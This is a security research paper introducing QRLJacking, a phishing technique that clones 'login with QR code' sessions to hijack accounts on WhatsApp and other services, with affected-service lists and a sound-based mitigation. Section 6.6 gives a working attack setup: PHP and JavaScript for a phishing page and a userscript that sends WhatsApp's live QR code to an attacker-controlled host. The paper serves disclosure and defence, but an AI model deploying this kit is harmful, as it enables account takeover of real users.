QRLJacking

A new Social Engineering Attack Vector

Mohamed Abdelbasset Elnouby
Cyber Security Advisor, Seekurity Labs
(@SymbianSyMoh)
MaeBaset@Seekurity.com

*Revision **6** (Mar 25, 2016)*

Disclaimer

All techniques and demos provided on this paper are for educational purposes only. The Author, Contributors, Seekurity.com and Seekurity Labs will not be responsible for any action performed by anyone.

Warning: “Hacking”, “Social Engineering”, “Phishing”, “Stealing” and “Hijacking” is a crime and prohibited by LAW!

Abstraction

We are in an era where passwords are going to be an extinct term. Easy logins, Fingerprints and 2FAs authentication techniques are taking over now.

One of the most efficient methods that was presented in August 2013 is “Login using QR Code” which was patented by Google under the patent number (US20130219479 A1) this form of Login methods promised to combine both usability and security but with our QRLJacking attack vector we proved the opposite, Can QR codes be logged by a Keylogger, sniffed over network, or even stolen? of course NO.

Quick Response Code Login Jacking or (QRLJacking) is a simple-but-nasty attack vector affecting all the applications that relies on “Login with QR code” feature. In a simple way, It’s all about convincing the victim to scan the attacker’s QR code. So simple isn’t it?

Attackers are able now to easily hijack user accounts in an efficient way even if the Login by QR 2 Factor Authentication is enabled which is considered the last line of authentication defense.

In this research paper we are going to demonstrate how this could be done with a real life attack vector to prove how nasty and easy it is.

Table of Contents

,,,Before we start we need to explain some frequently mentioned terms which are: QR Code, SSO and Clickjacking.

1. What is QR Code?

QR code (abbreviated from Quick Response Code) is the trademark for a type of matrix barcode (or two-dimensional barcode) first designed for the automotive industry in Japan. A barcode is a machine-readable optical label that contains information about the item to which it is attached. A QR code uses four standardized encoding modes (numeric, alphanumeric, byte/binary, and kanji) to efficiently store data; extensions may also be used.

The QR Code system became popular outside the automotive industry due to its fast readability and greater storage capacity compared to standard UPC barcodes. Applications include product tracking, item identification, time tracking, document management, and general marketing.

A QR code consists of black modules (square dots) arranged in a square grid on a white background, which can be read by an imaging device (such as a camera, scanner, etc.) and processed using Reed–Solomon error correction until the image can be appropriately interpreted. The required data are then extracted from patterns that are present in both horizontal and vertical components of the image.

-Source: “Wikipedia, Section A, QR code”

2. What is Single Sign On (SSO)?

Single sign-on (SSO) is a property of access control of multiple related, but independent software systems. With this property a user logs in with a single ID and password to gain access to a connected system or systems without using different usernames or passwords, or in some configurations seamlessly sign on at each system. This is typically accomplished using the Lightweight Directory Access Protocol (LDAP) and stored LDAP databases on servers.[1] A simple version of single sign-on can be achieved over IP networks using cookies but only if the sites share a common DNS parent domain.[2]

Conversely, single sign-off is the property whereby a single action of signing out terminates access to multiple software systems.

As different applications and resources support different authentication mechanisms, single sign-on must internally translate and store credentials for the different mechanisms, from the credential used for initial authentication.

Other shared authentication schemes not to be confused with SSO include OAuth, OpenID, OpenID Connect and Facebook Connect, which require the user to enter their login credentials each time they access a different site or application.

-Source: -“Wikipedia, Section A, Single sign-on”

3. What is Clickjacking Attack?

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

-Source: -“OWASP, Section A, Clickjacking”

4. Login with QR codes, a feature or a bug? (Security vs Usability)

When it comes to authentication, any given system that doesn't attain the state of balance between being sufficiently usable and secure is basically an impractical authentication system. Since the very beginning, the traditional credentials-based authentication system has taken dominance over any other alternatives. But not without many shortcomings, from risks like replay and phishing attacks to intrinsic problems like the "password fatigue" problem (in which a user is burdened with the need to remember an excessive number of passwords as part of his daily routine), we are left with non-trivial design flaws that need to be addressed.

Later on, new approaches have emerged to address these problems. One approach is the single sign-on system (a.k.a SSO), where a user can simply have one single account that enables him to authenticate to multiple services. This somewhat resolves the aforementioned "password fatigue" problem as a user no longer needs to burden himself with too many passwords to remember and no longer is tempted to develop bad habits like reusing the same password over and over again. But still it doesn't come without its own shortcomings, as in this case, losing the one password will prevent access to all services associated with the SSO system; let alone the potential risk of mass account compromising....

Another approach that has been introduced is what's called "one-time password (OTP)", which tries to mitigate many risks such as replay attacks and any potential of phishing attacks to some extent. But on the downside, these passwords are typically hard to memorize, and therefore, they require additional technology to be deployed.

Recently, a new SSO model that relies on QR-code-based one-time passwords has been introduced to further address such flaws. In a QR-code-based login, a user may only need to scan a QR code generated by the service he's trying to authenticate to, and then a client app on a trusted device such as a smartphone would scan and transmit the QR code to an identity provider in order to validate it and further authenticate the user to the destination service. Hence conducting a seamless and safe login process even on a potentially compromised device. But as we explain in detail later—depending on the implementation—such approach can be easily abused to fool a user into authenticating a malicious attacker on behalf of himself to sensitive web services, defeating the whole point of such an approach!

5.Related researches and projects about "Login by QR Code"

1. Login Using QR Code
Google Patents / US 20130219479 A1

Abstract
Systems and methods are disclosed herein for a user to use a trusted device to provide sensitive information to an identity provider via QR (Quick Response) code for the identity provider to broker a website login or to collect information for the website. A user may securely transact with the website from unsecured devices by entering sensitive information into the trusted device. The identity provider may generate the QR code for display by the website on an unsecured device. A user running an application from the identity provider on the trusted device may scan the QR code to transmit the QR code to the identity provider. The identity provider may validate the QR code and may receive credential information to authenticate the user or may collect information for the website. Advantageously, the user may perform a safe login to the website from untrusted devices using the trusted device

2. Smartphone Login Using QR Code
Google Patents / US 20130167208 A1

Abstract
Systems and methods are disclosed for a user to use a mobile device such as a smart phone to scan a QR (Quick Response) code displayed on a login webpage of a website. The QR code may encode a server URL of the website. The mobile device decodes the QR code and transmits a device ID and other decoded information to a service provider. The service provider locates login credentials of the user linked to the device ID and communicates the login credentials to a website server for user authentication. Alternatively, the mobile device may transmit its device ID to the website server for the website server to locate a user account linked to the device ID for user login. Alternatively, the mobile device may transmit stored login credentials to the website server. Advantageously, a user may access a website without the need to provide any login credentials.

3. SQRL Project
SQRL or Secure, Quick, Reliable Login (pronounced "squirrel" /ˈskwɜrl/ About this sound en (help·info)) (formerly Secure QR Login) is a draft open standard for secure website login and authentication. The software solution typically uses a QR code, which provides authentication, where a user identifies anonymously rather than providing a user ID and password. This method is thought to be impervious to a brute force password attack or data breach. It shifts the burden of security away from the party requesting the authentication and closer to the operating system implementation of what is possible on the hardware, as well as to the user. SQRL was proposed by Steve Gibson of Gibson Research Corporation in October 2013 as a way to simplify the process of Authentication protocol, without revealing any information about the transaction to a third party.

6. QRLJacking Attack


6.1 What is QRLJacking Attack?

QRLJacking or Quick Response Code Login Jacking is a simple-but-nasty attack vector affecting all the applications that relays on "Login with QR code" feature as a secure way to login into accounts. In a simple way, It's all about convincing the victim to scan the attacker's QR code.


6.2 QRLJacking Attack Flow

Here's how the QRLJacking attack works behind the scenes:


1. The attacker initial a client side QR session and clone the Login QR Code into a phishing website
"Now a well-crafted phishing page with a valid and regularly updated QR Code is ready to be sent to a Victim."



2. The Attacker Sends the phishing page to the victim. (a lot of efficient attack vectors are going to be clarified later in the paper)



3. The Victim Scans the Attacker's QR Code with a Specific Targeted Mobile App.
4. The Attacker gains controls over the victim's Account.



5. The service authenticated the attacker's session with the victim's data.

6.3 QRLJacking Implications

6.3.1 Accounts Hijacking

QRLJacking attack gives the ability to the attackers to apply a full accounts hijacking scenarios on the vulnerable Login with QR Code feature results in accounts stealing and reputation affection.

6.3.2 Information Disclosure

By the time the victim scans the QR code he is giving the attacker much more information like for example (his accurate current GPS location, Device type, IMEI, SIM Card Information and any other sensitive information that the client application presents at the login process)

6.3.3 Callback Data Manipulation

When the attacker receives the data which we clarified in the "Information Disclosure" point, Some of these data are used to communicate to the service server to clarify some information about the user to be used later in the user's application unfortunately sometimes these data are exchanged over the network in unencrypted shape which make it easy to be controlled by the attacker so he can alter or even remove it.

As an example, WhatsApp is sending back the browser version, OS version and the current location of the browser. Thanks to QRLJacking attack, these data is now on the attacker's side, Attacker can intercept and alter these data to poison the login logging date on the victim side. see figure (2) and figure (3)




Figure (2) WhatsApp Application logging data was manipulated on the victim side.

Disclaimer: *This issue was reported on Sep 28, 2015 under their Support website and we got no reply (Report Numbers: 22730155, 22808794 and 24029036)*




Figure (3) Burp suite Proxy intercepting the callback data in the attacker's side while the QR is generated

Disclaimer: *This issue was reported on Sep 28, 2015 under their Support website and we got no reply (Report Numbers: 22730155, 22808794 and 24029036)*

6.4 QRLJacking Requirements

As we mentioned before one of the attack's advantages relays in its simplicity, So all what the attackers need to do to initial a successful QRLJacking attack is to write a script to regularly clone the expirable QR Codes and refresh the ones that is displayed in the phishing website they created because as we know a well implemented QR Login process should have an expiration interval for the QR codes (during our tests some services doesn't have that).

So all what we need here is: Attacker (Script kiddie as a minimum required skills) + QR Code Refreshing Script (on the attacker side) + well-crafted phishing web page/script and a Victim.

6.5 QRLJacking and Advanced Real Life Attack Vectors

As we all know, If we combined more than one attack vector together we can have a great result. QRLJacking attack can be combined with a powerful attack vectors and techniques to make it more reliable and trustworthy. Here are some examples:

6.5.1 Social Engineering techniques (Targeted Attacks)

A skilled social engineer attacker will find this mission easy to convince the victim to scan the QR Code by cloning the whole web application login page with an exact one but with his own attacker side QR Code.

6.5.2 Highly Trusted Hacked Websites

Hacked websites are prone to be injected with a script that displays an Ad or a newly added section displays a cool offer if the user scanned this QR Code with a specific targeted mobile application his account will be hijacked.

6.5.3 SSL Stripping


SSL Stripping is an attack vector which is all about strip the SSL website and force it to work on a non-secured version. Web sites without "HSTS Policy" enabled are prone to be stripped which gives the attacker multiple choices to manipulate the content of the website pages by for example, "altering the QR Code login sections".

6.5.4 Content Delivery Networks (CDNs Downgrading)

A well implemented Login by QR Code feature uses a base64 QR code image generated and well placed in a secured page which will make it very difficult to be manipulated if this website is working over HTTPS and forcing HSTS, but unfortunately a lot of web applications and services uses a CDN based QR image generation process. These CDNs itself are sometimes stored on a servers vulnerable to HTTPS Downgrading attacks. Attackers will find a way to downgrade these secure connections, redirect the CDN URLs to his own QR Code, and since the QR Code is an image this will result in a "passive mixed content" hence the browser will not find any problems by viewing it on the web application login page instead of the original one.

6.5.5 Non-secure Traffic over LAN

This is the coolest attack vector for attacking the local users which exploits the non-secured websites over the Local Area Networks, The attacker here is performing MITM (Man in the Middle Attack) against his local area network, poisoning the traffic on the fly by injecting a JS file on every non secured web page resulting in what is clearly shown in figure(4) below.



Figure(4) - A simple light box injected in Amazon's http website asking the user to scan the QR Code to get a 1 Year as a free service of WhatsApp.

***Disclaimer**: This issue was reported on Feb 18, 2016 under their Support website and we got no reply (Report Numbers: 24058882 and 24058883)*

6.5.6 Bad Implementation / Logic

Bad implementation logic of the QR code logins may result into a more easy accounts takeover scenarios. During our research we found a specific example: A chat app asks you to scan other people's QR code to add them as friends, until here it's normal and there are no problems, but when it comes to the login process it's a big problem. Unfortunately, the application implemented the "login by QR code" feature on the same screen that you're using to add a friend, so imagine that someone cloned his login QR code and told you "Hey, this is my QR Code, scan it to be my friend, you scanned it, Boom" you lost your account.

6.6 Everything needed to performing a Successful QRLJacking Attack

QRLJacking attack consists of two sides:
1. The server side, the server side script to serve and shape the final look to the victim.
2. The client side, the attacker side.

Attacked Application/Service example:
WhatsApp

Requirements:
1. Firefox browser with a disabled CSP Security Feature
2. Greasemonkey addon
3. A hosting to host the server side php files

Server Side Setup:
1. Create a php file named "storeQR.php" with this source code:

```
<?php
//Get The base64 img, The “C” parameter is vulnerable to XSS :P
$qrdata= $_GET['c'];
//Format the data and write the QR data to a local file
$qrdata= str_replace(" ", "+", $qrdata);
$file = "qr.data";
file_put_contents($file, $qrdata);
//Function to convert the base64 to image file
function base64_to_jpeg($base64_string, $output_file) {
   $ifp = fopen($output_file, "wb");
   $data = explode(',', $base64_string);
   fwrite($ifp, base64_decode($data[1]));
   fclose($ifp);
   return $output_file; }
//Call the function
$image = base64_to_jpeg( $qrdata, 'tmp.jpg' );
?>
```

Now we have an always updated WhatsApp QR image named "tmp.jpg" So we can put it anywhere "Phishing page by cloning the real WhatsApp page, Scam page with an offer related to WhatsApp, etc... depending on your creativity"

2. Host that phishing page along with the image tag points to the path of "tmp.jpg" with this JS code

```
<script>
var myTimer;
myTimer = window.setInterval(reloadD,5000);
function reloadD(){d = new Date();
document.getElementById(qrImageTag).src="tmp.jpg?h="+d.getTime();}
</script>
<img id="qrImageTag" alt="Scan me!" src="" style="display: block;">
```

3. Send the direct link of that page to a victim "Once scanned, Victim's WhatsApp is yours now"

Client Side Setup:

1. Open Firefox browser
2. Write "about:config" in the url area, click "i'll be careful, i promise" confirmation button
3. Search for preference name "security.csp.enable" and change it's value to "false" by double clicking it (Just for test to allow performing an XHR Request over a different domain)
4. Instal Greasemonkey addon
https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/

5. Add this piece of JS code "QRJacking module" as a user script to Greasemonkey user scripts

```
// ==UserScript==
// @name       WhatsApp QRJacking module
// @namespace   Seekuritylabs (@Seekurity)
// ==/UserScript==
var myTimer;
myTimer = window.setInterval(loopForQR, 3000);
function loopForQR() {
  if (document.readyState == 'complete') {
    $service = window.location.href;
    if ($service.indexOf('web.whatsapp.com') >= 0)
    {
      //Always wake-up the qrcode, Never sleep :D
      if (document.getElementsByClassName('qr-button')[0] !== undefined)
      {
        document.getElementsByClassName('qr-button')[0].click();
      }
      //If WhatsApp is not logged in, Do;
      if (document.getElementsByClassName('icon icon-chat')[0] == null)
      {
        //Mirror the QR Code to our server
        var xhttp = new XMLHttpRequest();
        xhttp.open('GET', 'https://www.Your_Domain.com/storeQR.php?c=' + document.getElementsByTagName('img')[0].src, true);
        xhttp.send();
      }
    }
  }
}
```

Code Explanation:
The code will be injected in web.whatsapp.com web page and periodically searching for the element which holds the QR Code image then will perform an XHR request to send this QR image code "base64" code to our server side php script which is responsible for converting and storing this "base64 code" to an image file. Also the code is responsible to wake WhatsApp's QR Code if it is inactive and needs the attacker's interaction to reload it

6. Now We're Ready, Browse to "https://web.whatsapp.com" on your side, Wait for a WhatsApp session

7. QRLJacking vs Clickjacking

As we explained earlier in this paper, clickjacking is all about abusing the style of a sensitive web page hiding and covering and manipulating some elements to convince the victim "for example" to change his account's main email address and password to the attacker's one, but what if the attacker succeeded in that and after a while he wants to login to the victim's account and found that this account has 2 Factor Authentication feature enabled!!! Of course the attack is ruined and the whole thing became useless.

QR Login feature was presented to be Single Sign-On and a 2 Factor Authentication layer and because of that reason it is considered the final defense line that give the users both security and usability. "Scan me to login" it's so easy, secure and efficient way to login on a daily basis. QRLJacking is here to mess that usability and security implementation.

Now it's pretty clear why is QRLJacking attack is more severe than a regular Clickjacking one.

8. Vulnerable Web Applications and Services

There is a lot of Huge web applications and Services are vulnerable till the date we wrote this paper. Some examples include, but not limited to:

[-] Chat Applications:

1. WhatsApp
2. WeChat
3. Line
4. Weibo
5. QQ Instant Messaging

[-] Mailing Services

1. QQ Mail (Personal and Business Corporate)
2. Yandex Mail

[-] eCommerce:

1. Alibaba
2. Aliexpress
3. Taobao
4. Tmall
5. 1688.com
6. Alimama
7. Taobao Trips

[-] Online Banking:

1. AliPay
2. Yandex Money
3. TenPay

[-] Passport Services “Critical”:

1. Yandex Passport (Yandex Mail, Yandex Money, Yandex Maps, Yandex Videos, etc...)

[-] Mobile Management Software:

1. AirDroid

[-] Other Services:

1. MyDigiPass
2. Zapper & Zapper WordPress Login by QR Code plugin
3. Trustly App
4. Yelophone
5. Alibaba Yunos

9. Recommendations and Mitigations

One of the techniques to mitigate this kind of attack [And maintain the same usability level as to not require any additional interaction from the user other than scanning the QR] is to added sound-based authentication step to the process , we have seen this kind of technology where it is possible to generate unique data and convert it to audio that can be recognized back into its original form [SlickLogin and Sound-Proof] so it is possible to include this technology in the process .

The purposes of this added step is to make sure that scanned QR code is generated in the same physical location as the mobile device that is doing the scan and therefore eliminating the possibility or a remote attacker deceiving the user into scanning his QR code.




Figure (5) An illustration of the login process [QR code login + Sound authentication]

The Attack Scenario (with the mitigation):

1 - Attacker visit the website and open a session.
2- The Website Generates QR Code which holds a session key.
3 - Attacker crafts a phishing website with the received QR Code and sends it to the user.
4 - User scan the attacker's QR Code in the phishing website.
5. The mobile App generates the authentication sound and play it to the phishing website.
6 - The phishing website fails to process and capture the authentication audio as it requires additional browser permissions.
7 - Even if the attacker tried to generate the authentication sound based on the (User ID) he still lacks the private key.

